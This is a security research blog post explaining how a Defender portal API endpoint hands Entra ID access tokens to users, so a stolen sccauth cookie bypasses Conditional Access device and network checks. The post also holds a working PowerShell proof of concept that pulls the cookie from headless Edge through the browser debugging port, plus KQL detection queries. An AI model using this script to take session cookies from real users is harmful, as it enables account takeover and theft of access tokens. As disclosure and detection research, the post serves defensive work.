Avoid Entra Conditional Access using alternative token broker
In Entra ID, Conditional Access acts as the gatekeeper to any token material. Regardless of whether you want a bearer token or a refresh token, Entra ID will be the entity creating and signing them. But not before Conditional Access has checked your identity, device and network for different conditions. This is the reason why this security measure is the cornerstone of Microsoft’s zero trust architecture and any holes in this construct can have far reaching consequences.
With phishing-resistant authentication on the (slow) rise in enterprise environments attackers shift their focus away from AiTM or even more opportunistic password based attacks. They try to convince the user to download and execute info stealer malware to get ahold of the already forged tokens, directly from the endpoint.
Prior works
Dirk-jan Mollema demonstrated back in 2020 in his blog post “Abusing Azure AD SSO with the Primary Refresh Token” that even high security boundaries like device compliance can be bypassed / worked around when the attacker has access to the device. The special header x-ms-RefreshTokenCredential contains all the information needed to request new access token material from a non-compliant device.
Yuya Chudo has demonstrated in 2025 that this technique is very effective on red teamings as you can see in his talk “Bypassing Entra ID Conditional Access Like APT: A Deep Dive Into Device Authentication Mechanisms”. While the initial method of Yuya used PowerShell, he recently released a BOF for this technique.
Yet, more restrictive controls on the network layer, either through GSA or traditional IP location based approaches will limit the retrieval of access tokens to the compromised device and therefore the time the implant or infostealer is active on the device.
Cookie persistence
One problem that existed for a long time now, is persistent access to a single service through a cookie. The user will get issued a token by Entra ID to sign in to service A and service A sets a cookie to control and maintain the user’s access. This is very common in portals that act on behalf of the user towards other backend services, but also SAML services like VPNs.
In many cases those cookies have completely different lifetimes compared to the access token, mostly to provide greater convenience to the user at the risk of any exposed cookie being abused for the lifetime of it.
Introducing sccauth
While building the PowerShell module XDRInternals, that interacts as an intermediate between the Administrator and the Defender portal, Nathan McNulty (@NathanMcNulty) and I needed to solve the authentication problem for our API calls within the module. Through prior research by both of us we could pinpoint the required cookie to sccauth which is used by the Defender portal to keep the user authenticated.
While there is a second cookie value XSRF-TOKEN that is required in the actual communication, this is only used to prevent Cross-Site Request Forgery attacks and the portal will create a new valid token when you access the page without it. Thanks to Jan-Henrik Damaschke for pointing this out at the PowerShell user group.
The sccauth cookie alone could already be a great target for attackers, if the compromised user had extended permissions in the Defender XDR portal. But even if this is not the case, there was a particular API endpoint that piqued my interest:
/api/Auth/getToken
Before exploring this endpoint in more depth, let’s talk about a specific OAuth 2.0 flow:
The On-Behalf-Of flow.
On-Behalf-Of flow
The idea behind this flow is that a user is signing into service A and service A is talking to service B, but with the identity of the user. This special configuration allows service A to request access tokens from Entra ID on-behalf-of the user for e.g. Microsoft Graph.
Since the actual service components might not be able to fulfil any of the requested Conditional Access requirements, the user must meet them when accessing service A but service A will not be bothered by Conditional Access anymore for the subsequent token requests. Checking e.g. the IP address of a cloud service would most certainly fail when IP restrictions are in place.

While Conditional Access is still in place and active, information like device compliance, network location, user risk are inherited from the initial sign-in by user A. Events like session revocation or password change will still prevent any new token from being issued, since Conditional Access will consider them as a change of state that requires a new authentication.

This design works great for portal like experiences and is best practice. One other best practice that Microsoft outlines in their documentation is that access tokens that are issued to the middle tier, our service A, are never sent directly to the user, as the access token is only meant for the service. Otherwise there is an incompatibility with admin-configured device-based policies like device compliance or location.
This brings us back to the already mentioned API endpoint in the Defender portal and what I named:

Defender On-Behalf-Of flow
The API endpoint /api/Auth/getToken offers, while limited to certain services, the issuance of access tokens “directly” to the user. The reason for this is how the Defender portal works. It calls Defender backend APIs through an API proxy, some of which use other services like Graph or AzureRM token, to gather the required information.
But the Defender portal does not store those required access tokens in the middle tier, but relays them to the user, which in effect makes the Defender portal a very capable token broker.
Impact
As outlined by Microsoft documentation this is bad practice, as the user now can request additional access tokens, without being rechecked for e.g. a changed network location or a change in device compliance.

An attacker who has control over the device through an implant can extract the sccauth cookie value from the browser and exfiltrate it to an infrastructure they control. And for the lifetime of the cookie value they now can request fresh access tokens from various services. In the non-interactive signin logs those requests will be recorded, but neither the change in IP address, nor the change in device is reflected in any way. This makes it very hard to detect.
Session lifetime
While testing the lifetime of the session cookie I found another surprise: Even if the user has a short session lifetime configured in Conditional Access, this is not reflected in the ability to request access tokens.
I tested with three users
- 1 hour Conditional Access session lifetime
- 8 hours Conditional Access session lifetime
- 90 days Conditional Access session lifetime

For all of the three users I was able to request token for roughly eight hours. Entra ID did not stop user A after one hour as I had suspected.

The limit of 8 hours for the 90 days user also confirms the actual cookie lifetime of the sccauth value, which seems to be 8 hours. To refresh this cookie you must go through the regular login[.]microsoftonline[.]com flow which will enforce full Conditional Access evaluation.
Session revocation
In a second test I revoked the user’s sessions in Entra ID and access was blocked at the next token refresh, showing again that the revocation of sessions in incident response is more than a nice to have. The error code of the event was 50173 and read:
The provided grant has expired due to it being revoked, a fresh auth token is needed. The user might have changed or reset their password. The grant was issued on ‘{authTime}’ and the TokensValidFrom date (before which tokens are not valid) for this user is ‘{validDate}’.

As you can see with ErrorCount, the middle service even did three retries after the initial token issuance was returning an error.
Affected services
Based on extensive testing, JavaScript reading and automated clicking through Playwright, I found that access tokens for the following resources can be requested
- Microsoft Graph
- Azure AD Graph (legacy)
- Azure Resource Manager
- Microsoft Security Center API
- Microsoft Defender for Cloud Apps
- Microsoft Office
- Log Analytics
- Purview
- Threat Intelligence Portal
Other affected portals
While the Defender portal was the first portal I found this behavior, it was not the last. For example the Purview portal has the exact same API endpoint exposed. Another offender was the Microsoft 365 admin portal where the API endpoint (admin.cloud.microsoft/admin/api/users/getuseraccesstoken) also exposes access tokens. For the latter I only found the following target services.
- SharePoint
- GraphAT
- CommerceAPIAT
- BusinessStoreAT
PoC || GTFO
Based on the idea of Jon Bub for a fully automated sign-in experience for XDRInternals, I created the following POC script that will
- Spawn a headless browser (msedge.exe) with a new profile
- Navigate to “security.microsoft.com”
- Extract the
sccauthcookie

As long as the machine supports single-sign on e.g. through PRT, which is widely the norm for enterprise environments, this works quite well. I did not implement any exfiltration methods other than printing the cookie value to stdout.
$SiteUrl = "https://security.microsoft.com"
$TargetCookieName = "sccauth"
$DebugPort = 9222
$TempProfile = Join-Path $env:TEMP "ChromeDebug_$(Get-Random)"

# 1. Start Chrome in Debug Mode with a Temp Profile
$ChromeArgs = @(
    "--remote-debugging-port=$DebugPort",
    "--user-data-dir=$TempProfile",
    "--headless",
    "--disable-gpu",
    $SiteUrl
)

Write-Host "Launching Chrome in headless debug mode..." -ForegroundColor Cyan
$Process = Start-Process "msedge.exe" -ArgumentList $ChromeArgs -PassThru

# Give Chrome a moment to initialize and load the page
Start-Sleep -Seconds 10

try {
    # 2. Get the WebSocket Debugger URL from Chrome's JSON endpoint
    $Context = Invoke-RestMethod -Uri "http://localhost:$DebugPort/json/list"
    $WsUrl = $Context[0].webSocketDebuggerUrl

    # 3. Connect to the WebSocket (using native .NET)
    $WsClient = New-Object System.Net.WebSockets.ClientWebSocket
    $Cts = New-Object System.Threading.CancellationTokenSource
    $ConnectTask = $WsClient.ConnectAsync([Uri]$WsUrl, $Cts.Token)
    $ConnectTask.Wait()

    # 4. Prepare the CDP Command to get cookies
    $Command = @{
        id     = 1
        method = "Network.getCookies"
        params = @{ urls = @($SiteUrl) }
    } | ConvertTo-Json -Compress

    $Bytes = [System.Text.Encoding]::UTF8.GetBytes($Command)
    $ArraySegment = New-Object System.ArraySegment[Byte] -ArgumentList @(, $Bytes)

    # Send the command
    $SendTask = $WsClient.SendAsync($ArraySegment, [System.Net.WebSockets.WebSocketMessageType]::Text, $true, $Cts.Token)
    $SendTask.Wait()

    # 5. Receive the response
    $Buffer = New-Object Byte[] 10240 # 10KB buffer
    $ReceiveSegment = New-Object System.ArraySegment[Byte] -ArgumentList @(, $Buffer)
    $ReceiveTask = $WsClient.ReceiveAsync($ReceiveSegment, $Cts.Token)
    $ReceiveTask.Wait()

    $ResponseText = [System.Text.Encoding]::UTF8.GetString($Buffer, 0, $ReceiveTask.Result.Count)
    $ResponseJson = $ResponseText | ConvertFrom-Json

    # 6. Extract the specific cookie
    $Cookie = $ResponseJson.result.cookies | Where-Object { $_.name -eq $TargetCookieName }

    if ($Cookie) {
        Write-Host "Success! Found Cookie [$TargetCookieName]: $($Cookie.value[0..10] -join '')" -ForegroundColor Green
        return $Cookie.value
    } else {
        Write-Warning "Cookie '$TargetCookieName' was not found."
    }
} catch {
    Write-Error "Failed to communicate with Chrome: $($_.Exception.Message)"
} finally {
    # 7. Cleanup: Kill Chrome and delete the temp profile
    $Process | Stop-Process -Force
    if (Test-Path $TempProfile) {
        # Brief sleep to release file locks
        Start-Sleep -Seconds 1
        Remove-Item -Path $TempProfile -Recurse -Force -ErrorAction SilentlyContinue
    }
    Write-Host "Session cleaned up." -ForegroundColor Gray
}

With this cookie in hand you can now use the updated TokenTacticsV2 and request access tokens for any of the supported resources using Get-EntraIDTokenFromSCCAUTHCookie.
Detections
While you might think an easy detection method would be any access by non-admin users to the Defender portal this, in many cases, would produce a lot of benign positive alerts. Since the portal is the exact same portal that users use to access the email quarantine of Defender for Office to release misidentified junk mail.
Behavior based detection
While accessing the quarantine through this portal is to be considered benign for many companies, this might not be the case in your environment. So if your regular users never access the security portal this is a great detection method. Especially if they do it for the very first time.
Initially I had hoped that, to access quarantine, only a limited set of resources is required and anomalies could be detected. But real world data shows this is not the case. The portal requests tokens for most of the resources itself, to provide even basic functionality.
Usage of browser debugging port
This detection does not search for the abuse of the sccauth cookie itself, but the initial retrieval using the provided POC. Of course you must optimize this query heavily for your environment, where automation might use this method for legitimate purposes.
let BrowserList = dynamic(["chrome.exe", "msedge.exe"]);
let DebuggerSwitch = "remote-debugging-port";
DeviceProcessEvents
| where FileName in~ (BrowserList)
| where ProcessCommandLine has DebuggerSwitch
| project-reorder
    TimeGenerated,
    DeviceName,
    AccountName,
    AccountUpn,
    FileName,
    ProcessCommandLine,
    InitiatingProcessFileName
Service based alerting
The most efficient way to detect abuse so far, is using the service logs combined with the sign-in logs. In this example I use the Microsoft Graph in combination with the Entra ID sign in logs. Luckily those logs are all available in Defender XDR.
Based on non-interactive sign-ins to the “Microsoft 365 Security and Compliance Center” aka security portal, those which request an access token for the resource Microsoft Graph will be cross referenced using the unique token identifier to the actual Graph request logs.
